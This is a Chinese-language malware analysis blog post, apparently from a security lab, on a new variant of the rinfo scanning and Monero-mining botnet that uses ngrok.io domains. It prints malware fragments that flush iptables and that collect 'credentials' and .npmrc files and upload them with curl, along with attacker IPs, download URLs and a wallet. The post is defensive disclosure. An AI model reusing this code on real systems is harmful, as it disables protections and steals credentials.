rinfo

rinfo卷土重来，正在疯狂扫描和挖矿


LIU Ya


Feb 10, 2021 • 8 min read

版权

概述

2018年我们公开过一个利用ngrok.io传播样本的扫描&挖矿型botnet家族: "利用ngrok传播样本挖矿"，从2020年10月中旬开始，我们的BotMon系统检测到这个家族的新变种再次活跃起来，并且持续至今。相比上一次，这次来势更加凶猛，截至2021年2月6号，我们的Anglerfish蜜罐共捕获到11864个scanner样本，1754个miner样本，3232个ngrok.io临时域名。样本捕获情况可以参考下面的捕获记录。





目前该家族仍在传播之中，本文将结合老版本对新变种做一对比分析，要点如下：

1. 该家族整体结构未变，仍由扫描和挖矿2大模块组成，扫描的目的仍然是为了组建挖矿型botnet。
2. 样本跟2018年分析的那批同源，只是功能稍有变化，为最新变种。
3. 新版本仍然依赖ngrok.io来分发样本和上报结果。
4. 扫描的端口和服务有所变化，不再扫描Apache CouchDB和MODX服务，同时增加了3个新的扫描目标：Mongo、Confluence和vBulletin。
5. 跟老版本一样，新版本的扫描模块仍然只是探测端口和服务然后上报，并没集成exploit。

样本对比分析

该家族由2个核心模块组成：负责扫描的scanner和负责挖矿miner，它们均用bash脚本编写。因为scanner模块中使用一个“**/tmp/rinfo**”开头的文件保存结果，所以将这个家族命名为rinfo。值得说明的是，scanner和miner模块均是由loader单独植入的，它们在代码上不存在绑定关系：我们既没有在scanner模块中发现下载和执行miner模块的代码，也没有在miner模块中发现涉及scanner模块的代码，把他们关联起来的唯一线索就是同样的loader IP和同样的被攻击端口。结合样本，我们推断scanner应该是起始模块，在扫描到目标主机完成上报后，攻击者既可以选择继续植入scanner模块，也可以选择miner模块。理论上攻击者还可能植入其它的功能模块，对此我们会保持关注，有进一步的发现将会及时披露。

scanner模块

scanner模块的分析基于样本md5=01199e3d63c5211b902d18a7817a6997。跟老版本一样，真正的扫描还是通过zmap、jq、zgrab这些2进制软件完成的，scanner模块只是下载并执行它们，然后将结果上报。因为没有发现exploit相关代码，所以怀疑还存在单独的漏洞利用模块，这个模块应该是由loader在后台运行。整个scanner模块如下图所示。

跟老版本(md5=072922760ec200ccce83ac5ce20c46ca)相比，新版本最大的变化是目标扫描端口和服务，老版本针对的端口和服务如下：

```
TCP 6379, Redis
TCP 2375, Docker client version 1.16
TCP 80/8080, Jenkins/Drupal/MODX
TCP 5984, Apache CouchDB
```

新版本不再扫描5984端口，但增加了TCP 6380和443。服务方面，新版本去掉了Apache CouchDB和MODX，增加了Mongo、Confluence和vBulletin。新版本的扫描端口和服务如下：

```
TCP 6380, Redis
TCP 2375, Docker client version 1.16
TCP 80/443/8080, Jenkins/Mongo/Drupal/Confluence/vBulletin
```

另一个变化是上报扫描结果的url的模式，老版本url形如：

```
hxxp://cc8ef76b.ngrok.io/z?r=40ddb986122e221e08092943e5faa2ed&i=2a6da41fcf36d873dde9e
```

新版本变成了2个url，并且url的i参数值变短了：

```
hxxp://0c9cbf209b1c.ngrok.io/z?r=0cf45361e2393cb0dc2488fd6db89cba&i=f05e89c39363f65c8
hxxp://b78cf6364fd3.ngrok.io/z?r=0cf45361e2393cb0dc2488fd6db89cba&i=f05e89c39363f65c8
```

需要说明的是上面所有url中ngrok.io的subdomain都是不固定的，在不同scanner样本中其值并不相同，这也是为何scanner样本数超过1w的原因。至于原因，之前的blog也说了，应该是为了增加防御难度。

第3个变化是扫描网段的设置。在老版本中是以bash shell数组的形式指定，在新版本中变成了单一值。

```
#老版本的扫描网段设置
IPR="13.238.160.0/19 52.33.224.0/19 194.42.160.0/19 37.123.128.0/19 146.88.0.0/19 39.

#新版本的扫描网段设置
IPR="94.130.96.0/19"
```

不同scanner样本的IPR值并不相同，说明作者对扫描网段设置是有选择的。目前我们从捕获的样本中共检测到700多个目标扫描网段，掩码都是19位。

miner模块

miner模块的分析基于样本MD5=1d74fd8d25fa3750405d8ba8d224d084。跟scanner模块类似，miner模块只是一个bash脚本，具体的挖矿行为也是通过下载和执行2进制矿机程序实现的。

跟老版本相比，新版本的miner模块变化不大，对ngrok.io使用模式也相同，差别在于：

1. 新版本不再下载和运行fc程序，矿机程序集成了新的钱包地址。

2. 新版本去掉了感染本地.js文件的功能。
3. 增加了几行iptables命令，目的在于取消各种网络限制。
4. 添加了窃密功能。

新增加的iptables命令如下：

```
iptables -P INPUT ACCEPT >/dev/null 2>&1
iptables -P FORWARD ACCEPT >/dev/null 2>&1
iptables -P OUTPUT ACCEPT >/dev/null 2>&1
iptables -t nat -F >/dev/null 2>&1
iptables -t mangle -F >/dev/null 2>&1
iptables -F >/dev/null 2>&1
iptables -X >/dev/null 2>&1
```

老版本末尾的感染.js代码被如下的窃密代码代替：

```
find /home -maxdepth 5 -type f -name 'credentials' 2>/dev/null | xargs -I % sh -c 'ec
find /home -maxdepth 5 -type f -name '.npmrc' 2>/dev/null | xargs -I % sh -c 'echo :
if [ -s $CFG ]; then
  curl -s -F file=@$CFG "$HOST/c?r=${RIP}" >/dev/null 2>&1
rm -rf $CFG
```

这段代码会寻找/home及其子目录下的credentials和.npmrc文件，然后将他们上传。

跟老版本一样，整个miner模块中都通过一个$HOST变量访问download server，后者指向一个临时ngrok.io域名。这是miner模块区别于scanner模块的地方，后者给每一个url都分配了不同的ngrok子域名。

结论

新版本的rinfo不管从模块结构还是手法看，跟之前相比都没有大的变化，猜测背后应该还是同一伙人。

从我们捕获的样本来看，新版本的rinfo目的还是在于组建挖矿型botnet，这可能跟近期比特币涨价有关。但不管是scanner还是miner模块，都是由背后的loader选择

性的植入的，所以理论上他们完全可能植入其它的功能模块，对此我们会保持关注，有新的发现将及时公布。

因为rinfo家族重度使用ngrok.io来传播和回传，其频繁更换的ngrok临时域名给防御带来了困难，我们建议根据url模式进行检测和封堵。

IoC

attacker&loader IPs

```
185.242.6.3
185.159.157.20
```

scanner模块及下载url

```
01199e3d63c5211b902d18a7817a6997 http://738a39f8d49c.ngrok.io/z?r=0cf45361e2393cb0dc
...(此处省去1w+ 行)
```

scanner模块用到的2进制程序及其url

```
1ad3216964d073dabec2b843a06042f9 zmap http://bda5861e074e.ngrok.io/d8/gmap
8f797aef388194277307345ba1bdeb08 zgrab http://3aee228ab53a.ngrok.io/d8/zgrab
c3461eb5b1abe7551023ef5964ca9080 jq http://1edab0651a2b.ngrok.io/d8/jq
...
```

scanner模块回传结果的url

```
http://0c9cbf209b1c.ngrok.io/z?r=0cf45361e2393cb0dc2488fd6db89cba&i=f05e89c39363f65c
http://b78cf6364fd3.ngrok.io/z?r=0cf45361e2393cb0dc2488fd6db89cba&i=f05e89c39363f65c
...
```

miner模块及下载url

```
1d74fd8d25fa3750405d8ba8d224d084 http://4bfd95b92a04.ngrok.io/f/serve?l=j&r=99341660
...(此处省去1w+行)
```

miner模块用到的2进制程序及其url

```
323c22138cc098c3d1c11b47fda3c053 CoinMiner http://bcaf48a9ab6b.ngrok.io/d8/nginx
2b9440c2c2d27a102e2f1e2a7140b57c Doki http://bcaf48a9ab6b.ngrok.io/d8/daemon
```

miner模块回传结果的url

```
http://522240bf9589.ngrok.io/contact?k=1
http://522240bf9589.ngrok.io/contact?r=99341660c472f43e8124bc255aa0571bt&e=1
```


矿池和钱包地址

```
pool: xmr-eu2.nanopool.org:14444
wallet: 49JzXdLYqybL4a2u3hpa46WbqiYmd3xT1intPPDxzLR6hRJ81LA72tEMdgESxPnK2hEcVtom3m7AB

pool:xmr-asia1.nanopool.org:14444
wallet:49JzXdLYqybL4a2u3hpa46WbqiYmd3xT1intPPDxzLR6hRJ81LA72tEMdgESxPnK2hEcVtom3m7AB

pool:xmr-us-east1.nanopool.org:14444
wallet:49JzXdLYqybL4a2u3hpa46WbqiYmd3xT1intPPDxzLR6hRJ81LA72tEMdgESxPnK2hEcVtom3m7AB
```

参考

https://blog.netlab.360.com/a-new-mining-botnet-blends-its-c2s-into-ngrok-service/

https://www.intezer.com/blog/cloud-security/watch-your-containers-doki-infecting-docker-servers-in-the-cloud/



rinfo

Rinfo Is Making A Comeback and Is Scanning and Mining in Full Speed

Overview In 2018 we blogged about a scanning&mining botnet family that uses ngrok.io to propagate samples: "A New Mining Botnet Blends Its C2s into ngrok Service ", and since mid-October 2020, our BotMon system started to see a new variant of this family that is active

DNSMon

DNSMon: using DNS data to produce threat intelligence (3)

Background This article is the third in our series of articles introducing DNSMon in the production of threat intelligence (Domain Name IoC). As a basic core protocol of the Internet, DNS protocol is one of the cornerstones for the normal operation of the Internet. DNSMon, which was born and raised

Feb 9, 2021 · 7 min read

1 post →

· Feb 10, 2021 · 6 min read